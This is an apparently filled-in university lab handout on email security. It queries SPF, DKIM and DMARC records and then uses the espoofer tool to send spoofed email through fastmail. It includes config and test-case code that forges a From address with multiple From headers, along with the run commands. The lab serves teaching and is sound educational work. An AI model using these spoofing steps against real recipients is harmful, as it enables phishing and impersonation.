CSE 5473 — Network Security Autumn 2020

Lab #2

Email Security *Due Nov 8th, 11:59PM*

1 Key Objectives

- Reinforce your concept about email security such as authentication protocols (i.e., SPF, DKIM, and DMARC).
- Understand the essences of email spoofing attacks.
- Learn how to use espoofer (an automatic tool for email spoofing attacks) to evaluate the security of an email server.

2 Tasks

2.1 Task 1: Experiment Setup

1. Install VMware
   - If you are MacOS users, please download and install VMware Fusion. You can download a free trial version (at `http://www.vmware.com/go/try-fusion-en`). For more details, please refer to `https://kb.vmware.com/s/article/2014097`.
   - If you are either Windows or Linux users, please download and install VMWare Station at `https://my.vmware.com/en/web/vmware/downloads/details?downloadGroup=PLAYER-1600&productId=1039&rPId=51984`.
2. **Option 1**: Download the System Image (Ubuntu 20.04) at `https://releases.ubuntu.com/20.04/`.
   - Install Ubuntu 20.04 onto your Vmware. For MacOS users, you can refer a YouTube video if you are new to this (`https://www.youtube.com/watch?v=0A9-iEQJnT8`). Windows users or Linux users can install the System Image in a similar manner.
   - Download espoofer, which is a tool to launch email spoofing attacks.

```
$ sudo apt update
$ sudo apt install git
$ git clone https://github.com/chenjj/espoofer
```

   - Download and install dependencies.

```
$ sudo apt update
$ sudo apt install python3-pip
```

Go to the root folder of espoofer and type:

```
$ sudo pip3 install -r requirements.txt
```

3. **Option 2**: You can also download the System Image we have created with espoofer installed at `https://drive.google.com/file/d/1RERyEPcO57losl7PibuW-1KFFy_lvcZ6/view?usp=sharing`.

   - Unzip and import the downloaded System Image into VMware (Check the link to see how to import the system image: `https://docs.vmware.com/en/VMware-Workstation-Player-for-Linux/14.0/com.vmware.player.linux.using.doc/GUID-DDCBE9C0-0EC9-4D09-8042-18436DA62F7A.html`).
   - Login onto the system using the following credentials[1]:

     ```
     Username: cse5473
     Password: 123456
     ```

   - espoofer is located at `/home/lab/espoofer`.

2.2 Task 2: Understanding SPF and DMARC traces via Terminal Commands (30 Points)

Use the commands below to query for the SPF and DMARC records for a particular domain.

1. Querying the SPF record for `osu.edu` using `nslookup`.

   ```
   $ nslookup -type=txt osu.edu
   ```

   or

   Querying the SPF record for `osu.edu` using `dig`.

   ```
   $ dig -t txt osu.edu
   ...
   osu.edu. 3600 IN TXT "v=spf1 ip4:128.146.216.0/24 ip4:140.254.54.0/26 ip4
       :131.187.90.204 ip4:131.187.90.205 ip4:128.146.86.128/27 ip4:128.146.193.0/27
       ip4:74.63.152.0/24 ip4:147.208.11.202 ip4:147.208.11.203 ip4:147.208.11.204 ip4
       :192.41.90.128/26 ip4:216.46.168.197 ip4:199.23" "1.134.73/32 include:spf1.osu.
       edu include:spf.protection.outlook.com ~all"
   ...
   ```

   Question 1 (10 points). What are the IP addresses in SPF records for OSU email servers? Then can attackers setup their email servers to spam Internet users for emails originated from OSU?

   (a) Everything meets criteria below
   - 128.146.216.0/24
   - 140.254.54.0/26

[1] Root user's password is 123456 as well

- 131.187.90.204
- 131.187.90.205
- 128.146.86.128/27
- 128.146.193.0/27
- 74.63.152.0/24
- 147.208.11.202
- 147.208.11.203
- 147.208.11.204
- 192.41.90.128/26
- 216.46.168.197
- 199.231.134.73/32
- spf1.osu.edu
- spf.protection.outlook.com

(b) Yes, they can if attackers ownes a server with listed IP above.

Question 2 (10 points). The receiving server of an Internet user receives an email from IP address 117.23.901.12 claiming from `osu.edu`. Will the receiving server accept the email?

- From the record `include:spf.protection.outlook.com ~all`, the receiving server will soft reject the email (place it to spam box) since it is not send by authenticated server.

2. Querying the DMARC record for `osu.edu` using `nslookup`.

```
$ nslookup -type=txt _dmarc.osu.edu
_dmarc.osu.edu text = "v=DMARC1; p=none; sp=none; fo=1; rua=mailto:dmarcreports@osu.
    edu,mailto:dmarc_rua@emaildefense.proofpoint.com; ruf=mailto:dmarcreports@osu.edu
    ,mailto:dmarc_ruf@emaildefense.proofpoint.com; rf=afrf; pct=100; ri=86400"
```

Question 3 (10 points). Based on the DMARC record, what are the email addresses used in `rua` and `ruf` for `osu.edu`? What are the corresponding meanings of these two fields?

(a) `rua: dmarcreports@osu.edu, dmarc_rua@emaildefense.proofpoint.com`

(b) `ruf: dmarcreports@osu.edu, dmarc_ruf@emaildefense.proofpoint.com`

(c) `rua` directs addresses to receive reports about DMARC activity for the domain.

(d) `ruf` directs addresses to which message-specific forensic information is to be reported (provides more information than `rua`).

2.3 Task 3: Understanding SPF, DKIM & DMARC traces via emails (30 Points)

Check SPF, DKIM, and DMARC records for a particular domain in the raw data of an email.

1. Open your web browser and login in your OSU email at `https://office365.osu.edu/`;

2. Write and send an email to your gmail (if you do not have a gmail account, please register one);

3. When you receive the email, view the 'Show original' of the email.

   - Menu → Show original (See Figure 1).

Figure 1: View 'Show original' of gmail

4. Search 'DKIM-Signature' to view the DKIM record.

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=buckeyemail.osu.edu; h=from :
     to : subject : date : message-id : content-type : mime-version; s=pps1; bh=4
    WreALcxJhhN+epZ8U8BrQ5w98bjEENXknypA+Div30=; b=tet1JTv+2YGeBeC7NnRGV8UHT4pElFq4xP
    +5g/JAd9Ln+Zzojw+uk8+j4cKd18vw4HUP DZ4w0GlA1S7bJF982aoRgEANt3+
    pg078zW9Xymf2Q0YFVdrvBJuaDujmHvDQ6fP7ve8d iK6Nzz6eOcx4xeQUJntFgippbvKRsJpfWE9+
    lFeanqu7Jflb05bty0WwixG5pg7S4oJ+ 9Xkj/7GZ240Q+
    X1mB3q7BuhuIsUa7o7flhhxDPiqBbWpD51si2xwvApAX/RZJaJXAXoR AaDBHmD/
    MJ6eDEqS2jYp5vQREMezU9xjssal2PJV1t8GMLtQlRVqLTMKIq9pdki0sin3 Dg==
```

5. Check the 'Authentication-Results' to see if the email passed the SPF, DKIM and DMARC check. Please note that OSU email may not have all the information recorded, but gmail recorded all the information.

```
Authentication-Results: mx.google.com;
       dkim=pass header.i=@buckeyemail.osu.edu header.s=pps1 header.b=tet1JTv+;
       arc=pass (i=1 spf=pass spfdomain=buckeyemail.osu.edu dkim=pass dkdomain=
            buckeyemail.osu.edu dmarc=pass fromdomain=buckeyemail.osu.edu);
       spf=pass (google.com: domain of yao.740@buckeyemail.osu.edu designates
            148.163.151.149 as permitted sender) smtp.mailfrom=yao.740@buckeyemail.osu.
            edu;
       dmarc=pass (p=NONE sp=NONE dis=NONE) header.from=buckeyemail.osu.edu
```

Question 1 (10 points). Based on the DKIM record, what is the signature algorithm used in signature generation?

- `rsa-sha256`

Question 2 (10 points). What are the signed header fields (i.e., what are the values of field "h")?

- `h=from : to : subject : date : message-id : content-type : mime-version;`




Figure 2: View Message Details of OSU email

Question 3 (5 points). Send an email using gmail to your osu email and check SPF, DKIM and DMARC records in your osu email inbox. The approach for this is similar to gmail (See Figure 2). What is the signature algorithm used in signature generation for gmail? and what are the signed header fields?

```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
d=gmail.com; s=20161025;
h=mime-version:from:date:message-id:subject:to;
bh=aReFFVH0f2xIadxGmvsauTSLrnwdBpUa/WMhgEHdorU=;
b=GuWLmK9YN0hMDPmaPIBasUn+PO2FeGK2NO/17HX+kNdvyJqpgOglZ3+0YoPlGutmni
41n+kLhrY3fMBGtvFO/nrLn8NoZsI9AtDICC2mY5I3hFDYM8DyGML6QAhYIes+9BcHdg
0APUejGMaj5m8owJytHKueWjjY95GvVJGZZ/PCKxV8xmVU8LDKXQTPiMjkJJiE30PoZR
b+3+p7EgFz6vj69wtbIBPxzPU34SyazliYLyJDIwjowbuEae/rkaiTWv44Cq4VHuSJli
dnf/RZXiovF24XJBilO2+02Keif0e1nmWKlCey7bQUF/P6E5msRX5hzGAR8UERYR/fhp
jCEw==
```

- `rsa-sha256`
- `h=mime-version:from:date:message-id:subject:to;`

Question 4 (5 points). Send an email using GMAIL to your GMAIL, and check SPF, DKIM and DMARC records. What do you observe? Why is that?

```
ARC-Authentication-Results: i=1; mx.google.com;
       dkim=pass header.i=@gmail.com header.s=20161025 header.b=hfsF2YZ4;
       spf=pass (google.com: domain of x*********3@gmail.com designates 209.85.220.41
           as permitted sender) smtp.mailfrom=x*********3@gmail.com;
```

```
      dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
Return-Path: <x*********3@gmail.com>
Received: from mail-sor-f41.google.com (mail-sor-f41.google.com. [209.85.220.41])
       by mx.google.com with SMTPS id v2sor1267081oig.6.2020.11.07.11.22.29
       for <f********n@gmail.com>
       (Google Transport Security);
       Sat, 07 Nov 2020 11:22:29 -0800 (PST)
Received-SPF: pass (google.com: domain of x*********3@gmail.com designates
    209.85.220.41 as permitted sender) client-ip=209.85.220.41;
Authentication-Results: mx.google.com;
      dkim=pass header.i=@gmail.com header.s=20161025 header.b=hfsF2YZ4;
      spf=pass (google.com: domain of x*********3@gmail.com designates 209.85.220.41
          as permitted sender) smtp.mailfrom=x*********3@gmail.com;
      dmarc=pass (p=NONE sp=QUARANTINE dis=NONE) header.from=gmail.com
```

- No SPF, DKIM and DMARC records when we are using same Google Account (never transmitted through the Internet).
- SPF, DKIM and DMARC pass when we are using different Google Account.

2.4 Task 4: Security analysis on fastmail using espoofer (40 points)

In this experiment, we will conduct the security analysis on the fastmail using espoofer. The espoofer is a tool that can be used to deploy email spoofing attacks. Please do not launch attacks against any accounts other than your own one. As shown in Figure 3, espoofer has two work modes: (1) server mode, which works as an email server to launch the spoofing attacks against the receiving services directly; (2) client mode, which works as an email client to work against the sending services and the receiving services. In this experiment, we focus on the client mode, since the server mode requires the tester to have a public domain.

The attacks are possible because the validations on sending email services are insufficient. Therefore, we need an account on the vulnerable email sending services to run espoofer. We find fastmail is vulnerable to this attack (As of October 26 2020, the server is still vulnerable).




Figure 3: espoofer workflow

1. Register an account from fastmail via `https://www.fastmail.com/signup/`.

2. Create a password for third party app (e.g., Outlook software) to login onto `fastmail` server. By default, `fastmail` does not allow a third party app to login onto its server and it only allows the third party app to use an App Password to login onto. In this experiment, espoofer is a third party and therefore, to run espoofer, we need to create a App Password for espoofer.

3. Click `https://www.fastmail.com/settings/security/devicekeys` to generate "App Passwords" (See Figure 4).

   - Input your password and press the "Unlock" button.
   - Press "New App Password" button.
   - Select a name for you to identify the App password and then grant the access. Press "Generate Password".
   - The screen the display the App password. Save the password into a text file for later usage. Press "Done" to finish the creating process.




Figure 4: Generate App Password

4. Open the espoofer folder and edit `config.py` using the registered account and App Password.

```
config ={
  "legitimate_site_address": b"fakeadmin@osu.edu", # the spoofed email address
```

```
  "victim_address": b"attacker@fastmail.com", # Your account username
  "case_id": b"client_a1",

  "client_mode": {
    "sending_server": ("smtp.fastmail.com", 587), # SMTP sending serve ip and port
    "username": b"attacker@fastmail.com", # Your account username and App password
    "password": b"App Password",
  },
}
```

5. Edit `testcases.py` to customize the content and the subject of your spoofing email.

```
"client_a1": {
        "helo": b"espoofer-MacBook-Pro.local",
        "mailfrom": b"<attacker@example.com>",
        "rcptto": b"<victim@victim.com>",
        # "dkim_para": {"d":b"legitimate.com(.attack.com", "s":b"selector", "
            sign_header": b"From: <ceo@legitimate.com>"},
        "data": {
            "from_header": b"From: <attacker@example.com>\r\nFrom: <admin@example.com
                >\r\n",
            "to_header": b"To: <victim@victim.com>\r\n",
            "subject_header": b"Subject: client A1: Multiple From headers\r\n",
            "body": b"Hi, this is a test message! Best wishes.\r\n", # Content and
                Subject
            "other_headers": b"Date: " + get_date() + b"\r\n" + b'Content-Type: text/
                plain; charset="UTF-8"\r\nMIME-Version: 1.0\r\nMessage-ID:
                <1538085644648.096e3d4e-bc38-4027-b57e-' + id_generator() + b'
                @message-ids.attack.com>\r\nX-Email-Client: https://github.com/chenjj
                /espoofer\r\n\r\n',
        },
        "description": b"Spoofing via an email service account using multiple From
            headers, refer to section 6.2 in the paper."
    }
```


6. Run espoofer and you will receive a spoofed email in your inbox. Have fun!

```
$ python3 espoofer.py -m c -id client_a1
```

Question 1 (10 Points). Examine the python code of `testcases.py` and explain why the attack works (e.g., the tool exploit what type of the vulnerability).

- From the `testcases.py`, the attacker is taking advantage of miscommunication between different components. The receiving server will use multiple compoments to validate an email's authenticity. However, there are multiple protocols were called during the authentication process, and each compoment was designed independently which caused the issue.

Question 2 (10 Points). Put a screenshot into your report to show you have launched the attack successfully (i.e., you will receive an email from `fakeadmin@osu.edu`, and please take a screenshot).


- 


Question 3 (10 Points). Execute the following commands to observe if the attacks still work. If yes, explain why the attacks work.

```
$ python3 espoofer.py -m c -id client_a2
$ python3 espoofer.py -m c -id client_a3
```

- For client_a2, it is "spoofing via an email service account using multiple address". In this case, espoofer is using HELO/MAIL FROM confusion which includes two address (one of them is legitimate to pass the validation).
- For client_a3, it is "spoofing via an email service account". In this case, espoffer is using ambiguous domains (failed to pass DMARC, SPF was neutral, and DKIM was passed, but the client did not warn).

Question 4 (10 Points). Upload a screenshot into your report to show the result.

- 

- 

3 Bonus (5 points): Use espoofer to test OTHER email services and see if the attacks work against them.

Practice the knowledge you have learnt from attacking fastmail server, to find any other email services that are subject to the spoofing attack. If you find any such vulnerable servers, please report to us and you will obtain 5 points bonus. You can also try the server mode of espoofer if you can setup an email server on your own. Particularly, we list a few email services that have been patched to prevent the exploit from espoofer (bascially they are no longer vulnerable).

- Gmail;
- Outlook;
- Zoho.com;
- Protonmail.com;
  - Reported to Protonmail about vulnerability related with server_a19.
- Mail.ru;
- Sina.com;
  - Verified by Dr. Lin.

4 Submitting Your Lab Report

Please write a report describing how you solve each of the problem above, and submit at CARMEN.

5 Code of Conduct

These labs are intended for educational purposes only, to provide a safe and legal means to gain an understanding of security by understanding threats and vulnerabilities. They are not intended for (and are not to be used for) any purposes other than for education.

Some of these labs are based on existing exploits, and students are to exploit their own virtual machines ONLY. Do not try them outside your personal devices. Use of anything learned in, during, or resulting from this class that is in any manner illegal, unauthorized, or unethical is forbidden. There are serious consequences for illegal computer hacking. Any student who violates the rules is subject to legal action, will take sole responsibility of his/her actions, and cannot hold any claim on the responsibility of the faculty, staff, or the university. Students who violate these conditions of the labs will get a failing grade in the class and may be subject to legal action. Do not incorporate or implement viruses, worms, spyware and/or Trojan horses in ANY of these labs. Only the tools and resources specified in the given lab may be used. Any student who exploits fellow student's accounts or gains the solutions to the labs by means other than specified is engaging in academic misconduct. Academic misconduct will be treated seriously.